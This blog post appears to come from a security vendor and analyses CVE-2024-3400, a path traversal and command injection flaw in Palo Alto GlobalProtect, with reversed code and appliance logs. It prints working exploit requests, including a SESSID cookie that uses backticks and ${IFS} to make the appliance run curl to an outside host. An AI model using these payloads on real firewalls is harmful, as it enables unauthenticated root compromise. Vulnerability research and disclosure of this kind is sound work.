
BY — SONNY — ALIZ HAMMOND — APR 16, 2024


Palo Alto - Putting The Protecc In GlobalProtect (CVE-2024-3400)



Welcome to April 2024, again. We're back, again.

Over the weekend, we were all greeted by now-familiar news—a nation-state was exploiting a "sophisticated" vulnerability for full compromise in yet another enterprise-grade SSLVPN device.

We've seen all the commentary around the certification process of these devices for certain .GOVs - we're not here to comment on that, but sounds humorous.



We would comment on the current state of SSLVPN devices, but like jokes about our PII being stolen each week, the news of yet another SSLVPN RCE is getting old.

On Friday 12th April, the news of CVE-2024-3400 dropped. A vulnerability that "based on the resources required to develop and exploit a vulnerability of this nature" was likely used by a "highly capable threat actor".

Exciting.

Here at watchTowr, our job is to tell the organisations we work with whether appliances in their attack surface are vulnerable with precision. Thus, we dived in.

If you haven't read Volexity's write-up yet, we'd advise reading it first for background information. A friendly shout-out to the team @ Volexity - incredible work, analysis and a true capability that we as an industry should respect. We'd love to buy the team a drink(s).

CVE-2024-3400

We start with very little, and as in most cases are armed with a minimal CVE description:

```
A command injection vulnerability in the GlobalProtect feature of Palo Alto Networks
PAN-OS software for specific PAN-OS versions and distinct feature configurations may
enable an unauthenticated attacker to execute arbitrary code with root privileges on
the firewall.
Cloud NGFW, Panorama appliances, and Prisma Access are not impacted by
this vulnerability.
```

What is omitted here is the pre-requisite that telemetry must be enabled to achieve command injection with this vulnerability. From Palo Alto themselves:

```
This issue is applicable only to PAN-OS 10.2, PAN-OS 11.0, and PAN-OS 11.1 firewalls
configured with GlobalProtect gateway or GlobalProtect portal (or both) and device
telemetry enabled.
```

The mention of 'GlobalProtect' is pivotal here - this is Palo Alto's SSLVPN implementation, and finally, my kneejerk reaction to turn off all telemetry on everything I own is validated! A real vuln that depends on device telemetry!

> While the above was correct at the time of writing, Palo Alto have now confimed that telemetry is not required to exploit this vulnerability. Thanks to the Palo Alto employee that reached out to update us that this is an even bigger mess than first thought.

Our Approach To Analysis

As always, our journey begins with a hop, skip and jump to Amazon's AWS Marketplace to get our hands on a shiny new box to play with.

Fun fact: partway through our investigations, Palo Alto took the step of removing the vulnerable version of their software from the AWS Marketplace - so if you're looking to follow along with our research at home, you may find doing so quite difficult.

Accessing The File System

Anyway, once you get hold of a running VM in an EC2, it is trivial to access the device's filesytem. No disk encryption is at play here, which means we can simply boot the appliance from a Linux root filesystem and mount partitions to our heart's content.


The filesystem layout doesn't pack any punches, either. There's the usual nginx setup, with one configuration file exposing GlobalProtect URLs and proxying them to a service listening on the loopback interface via the `proxypass` directive, while another configuration file exposes the management UI:

```
location ~ global-protect/(prelogin|login|getconfig|getconfig_csc|satelliteregister|get
    include gp_rule.conf;
    proxy_pass   http://$server_addr:20177;
}
```

There's a handy list of endpoints there, allowing us to poke around without even cracking open the handler binary.

With the bug class as it is - command injection - it's always good to poke around and try our luck with some easy injections, but to no avail here. It's time to crack open the hander for this mysterious service. What provides it?

Well, it turns out that it is handled by the `gpsvc` binary. This makes sense, it being the Global Protect service. We plopped this binary into the trusty IDA Pro, expecting a long and hard voyage of reversing, only to be greeted with a welcome break:



Debug symbols! Wonderful! This will make reversing a lot easier, and indeed, those symbols are super-useful.

Our first call, somewhat obviously, is to find references to the `system` call (and derivatives), but there's no obvious injection point here. We're looking at something more subtle than a straightforward command injection.

Unmarshal Reflection

Our big break occurred when we noticed some weird behavior when we fed the server a malformed session ID. For example, using the session value `Cookie: SESSID=peekaboo;` and taking a look at the logs, we can see a somewhat-opaque clue:

```
{"level":"error","task":"1393405-22","time":"2024-04-16T06:21:51.382937575-07:00","mess
```

An EOF? That kind-of makes sense, since there's no session with this key. The session-store mechanism has failed to find information about the session. What happens, though, if we pass in a value containing a slash? Let's try `Cookie: SESSID=foo/bar;`:

```
2024-04-16 06:19:34 {"level":"error","task":"1393401-22","time":"2024-04-16T06:19:34.32
```

Huh, what's going on here? Is this some kind of directory traversal?! Let's try our luck with our old friend `..`, supplying the cookie `Cookie: SESSID=/../hax;`:

```
2024-04-16 06:24:48 {"level":"error","task":"1393411-22","time":"2024-04-16T06:24:48.73
```

Ooof, are we traversing the filesystem here? Maybe there's some kind of file write possible. Time to crack open that disassembly and take a look at what's going on. Thanks to the debug symbols this is a quick task, as we quickly find the related symbols:

```
.rodata:0000000000D73558                dq offset main__ptr_SessDiskStore_Get
.rodata:0000000000D73560                dq offset main__ptr_SessDiskStore_New
```

```
.rodata:0000000000D73568                dq offset main__ptr_SessDiskStore_Save
```

Great. Let's give `main__ptr_SessDiskStore_New` a gander. We can quickly see how the session ID is concatenated into a file path unsafely:

```
path = s->path;
store_8e[0].str = (uint8 *)"session_";
store_8e[0].len = 8LL;
store_8e[1] = session->ID;
fmt_24 = runtime_concatstring2(0LL, *(string (*)[2])&store_8e[0].str);
*((_QWORD *)&v71 + 1) = fmt_24.len;
if ( *(_DWORD *)&runtime_writeBarrier.enabled )
  runtime_gcWriteBarrier();
else
  *(_QWORD *)&v71 = fmt_24.str;
stored.array = (string *)&path;
stored.len = 2LL;
stored.cap = 2LL;
filename = path_filepath_Join(stored);
```

Later on in the function, we can see that the binary will - somewhat unexpectedly - create the directory tree that it attempts to read the file containing session information from.

```
if ( os_IsNotExist(fmta._r2) )
{
  store_8b = (github_com_gorilla_sessions_Store_0)net_http__ptr_Request_Context(r
  ctxb = store_8b.tab;
  v52 = runtime_convTstring((string)s->path);
  v6 = (_1_interface_ *)runtime_newobject((runtime__type_0 *)&RTYPE__1_interface_
  v51 = (interface__0 *)v6;
  (*v6)[0].tab = (void *)&RTYPE_string_0;
  if ( *(_DWORD *)&runtime_writeBarrier.enabled )
    runtime_gcWriteBarrier();
  else
    (*v6)[0].data = v52;
  storee.tab = ctxb;
  storee.data = store_8b.data;
  fmtb.str = (uint8 *)"folder is missing, create folder %s";
  fmtb.len = 35LL;
  fmt_16a.array = v51;
  fmt_16a.len = 1LL;
  fmt_16a.cap = 1LL;
  paloaltonetworks_com_libs_common_Warn(storee, fmtb, fmt_16a);
  err_1 = os_MkdirAll((string)s->path, 0644u);
```

This is interesting, and clearly we've found a 'bug' in the true sense of the word - but have we found a real, exploitable vulnerability?

All that this function gives us is the ability to create a directory structure, with a zero-length file at the bottom level.

We don't have the ability to put anything in this file, so we can't simply drop a webshells or anything.

We can cause some havoc by accessing various files in /dev - adventurous (reckless?) tests supplied /dev/nvme0n1 as the cookie file, causing the device to rapidly OOM, but verifying that we could read files as the superuser, not as a limited user.

Arbitrary File Write

Unmarshalling the local file via the user input that we control in the SESSID cookie takes place as root, and with read and write privileges. An unintended consequence is that should the requested file not exist, the file system creates a zero-byte file in its place with the filename intact.

We can verify this is the case by writing a file to the webroot of the appliance, in a location we can hit from an unauthenticated perspective, with the following HTTP request (and loaded SESSID cookie value).

```
POST /ssl-vpn/hipreport.esp HTTP/1.1
Host: hostname
Cookie: SESSID=/../../../var/appweb/sslvpndocs/global-protect/portal/images/watchtowr.t
```

When we attempt to then retrieve the file we previously attempted to create with a simple HTTP request, the web server responds with a 403 status code instead of a 404 status code, indicating that the file has been created. It should be noted that the file is created using root privileges, and as such, it is not possible to view its contents. But, who cares—it's a zero-byte file anyway.

This is in line with the analysis provided by various threat intelligence vendors, which gave us confidence that we were on the right track. But what now?

Telemetry Python

As we discussed further above - a fairly important detail within the advisory description explains that only devices which have telemetry enabled are vulnerable to command injection. But, our above SESSID shenanigans are not influenced by telemetry being enabled or disabled, and thus decided to dive further (and have another 5+ RedBulls).

Without getting too gritty with the code just yet, we observed from appliance logs that we had access to, that every so often telemetry functionality was running on a cronjob and ingesting log files within the appliance. This telemetry functionality then fed this data to Palo Alto servers, who were probably observing both threat actors and ourselves playing around ("Hi Palo Alto!").

Within the logs that we were reviewing, a certain element stood out - the logging of a full shell command, detailing the use of `curl` to send logs to Palo Alto from a temporary directory:

```
24-04-16 02:28:05,060 dt INFO S2: XFILE: send_file: curl cmd: '/usr/bin/curl -v -H "Con
```

We were able to trace this behaviour to the Python file `/p2/usr/local/bin/dt_curl` on line #518:

```
if source_ip_str is not None and source_ip_str != "":
        curl_cmd = "/usr/bin/curl -v -H \\"Content-Type: application/octet-stream\\" -X
                    %(signedUrl, fname, capath, source_ip_str)
    else:
        curl_cmd = "/usr/bin/curl -v -H \\"Content-Type: application/octet-stream\\" -X
                    %(signedUrl, fname, capath)
    if dbg:
        logger.info("S2: XFILE: send_file: curl cmd: '%s'" %curl_cmd)
    stat, rsp, err, pid = pansys(curl_cmd, shell=True, timeout=250)
```

The string `curl_cmd` is fed through a custom library `pansys` which eventually calls `pansys.dosys()` in `/p2/lib64/python3.6/site-packages/pansys/pansys.py` line #134:

```
def dosys(self, command, close_fds=True, shell=False, timeout=30, first_wait=None):
    """call shell-command and either return its output or kill it
       if it doesn't normally exit within timeout seconds"""

    # Define dosys specific constants here
    PANSYS_POST_SIGKILL_RETRY_COUNT = 5

    # how long to pause between poll-readline-readline cycles
    PANSYS_DOSYS_PAUSE = 0.1

    # Use first_wait if time to complete is lengthy and can be estimated
    if first_wait == None:
        first_wait = PANSYS_DOSYS_PAUSE

    # restrict the maximum possible dosys timeout
    PANSYS_DOSYS_MAX_TIMEOUT = 23 * 60 * 60
    # Can support upto 2GB per stream
    out = StringIO()
    err = StringIO()

    try:
        if shell:
            cmd = command
        else:
            cmd = command.split()
    except AttributeError: cmd = command

    p = subprocess.Popen(cmd, stdout=subprocess.PIPE, bufsize=1, shell=shell,
             stderr=subprocess.PIPE, close_fds=close_fds, universal_newlines=True)
    timer = pansys_timer(timeout, PANSYS_DOSYS_MAX_TIMEOUT)
```

As those who are gifted with sight can likely see, this command is eventually pushed through `subprocess.Popen()` . This is a known function for executing commands (..), and naturally becomes dangerous when handling user input - therefore, by default Palo Alto set `shell=False` within the function definition to inhibit nefarious behaviour/command injection.

Luckily for us, that became completely irrelevant when the function call within `dt_curl` overwrote this default and set `shell=True` when calling the function.

Naturally, this began to look like a great place to leverage command injection, and thus, we were left with the challenge of determining whether our ability to create zero-byte files was relevant.

Without trying to trace code too much, we decided to upload a file to a temporary directory utilised by the telemetry functionality (`/opt/panlogs/tmp/device_telemetry/minute/`) to see if this would be utilised, and reflected within the resulting `curl` shell command.

Using a simple filename of “hellothere” within the SESSID value of our unauthenticated HTTP request:

```
POST /ssl-vpn/hipreport.esp HTTP/1.1
Host: <Hostname>
Cookie: SESSID=/../../../opt/panlogs/tmp/device_telemetry/minute/hellothere
```

As luck would have it, within the device logs, our flag is reflected within the `curl` shell command:

```
24-04-16 01:33:03,746 dt INFO S2: XFILE: send_file: curl cmd: '/usr/bin/curl -v -H "Con
```

At this point, we’re onto something - we have an arbitrary value in the shape of a filename being injected into a shell command. Are we on a path to receive angry tweets again?

We played around within various payloads till we got it right, the trick being that spaces were being truncated at some point in the filename's journey - presumably as spaces aren't usually allowed in cookie values.

To overcome this, we drew on our old-school UNIX knowledge and used the oft-abused shell variable `IFS` as a substitute for actual spaces. This allowed us to demonstrate control and gain command execution by executing a Curl command that called out to listening infrastructure of our own!

Here is an example SESSID payload:

```
Cookie: SESSID=/../../../opt/panlogs/tmp/device_telemetry/minute/hellothere226`curl${IF
```

And the associated log, demonstrating our injected curl command:

```
24-04-16 02:28:07,091 dt INFO S2: XFILE: send_file: curl cmd: '/usr/bin/curl -v -H "Con
```

why hello there to you, too!

Proof of Concept

At watchTowr, we no longer publish Proof of Concepts. Why prove something is vulnerable when we can just believe it's so?

Instead, we've decided to do something better - that's right! We're proud to release another detection artefact generator tool, this time in the form of an HTTP request:

```
POST /ssl-vpn/hipreport.esp HTTP/1.1
Host: watchtowr.com
Cookie: SESSID=/../../../opt/panlogs/tmp/device_telemetry/minute/hellothere`curl${IFS}w
Content-Type: application/x-www-form-urlencoded
Content-Length: 158

user=watchTowr&portal=watchTowr&authcookie=e51140e4-4ee3-4ced-9373-96160d68&domain=watc
```

As we can see, we inject our command injection payload into the SESSID cookie value - which, when a Palo Alto GlobalProtect appliance has telemetry enabled - is then concatenated into a string and ultimately executed as a shell command.

Something-something-sophistication-levels-only-achievable-by-a-nation-state-something-something.

Conclusion

It's April. It's the second time we've posted. It's also the fourth time we've written a blog post about an SSLVPN vulnerability in 2024 alone. That's an average of once a month.

The Twitter account https://twitter.com/year_progress puts our SSLVPN posts in context

As we said above, we have no doubt that there will be mixed opinions about the release of this analysis - but, patches and mitigations are available from Palo Alto themselves, and we should not be forced to live in a world where only the "bad guys" can figure out if a host is vulnerable, and organisations cannot determine their exposure.

It's not like we didn't warn you

At watchTowr, we believe continuous security testing is the future, enabling the rapid identification of holistic high-impact vulnerabilities that affect your organisation.

It's our job to understand how emerging threats, vulnerabilities, and TTPs affect your organisation.

If you'd like to learn more about the watchTowr Platform, our Attack Surface Management and Continuous Automated Red Teaming solution, please get in touch.

← PREVIOUS POST

IBM QRadar - When The Attacker Controls Your Security Stack (CVE-2022-26377)

NEXT POST →

QNAP QTS - QNAPping At The Wheel (CVE-2024-27130 and friends)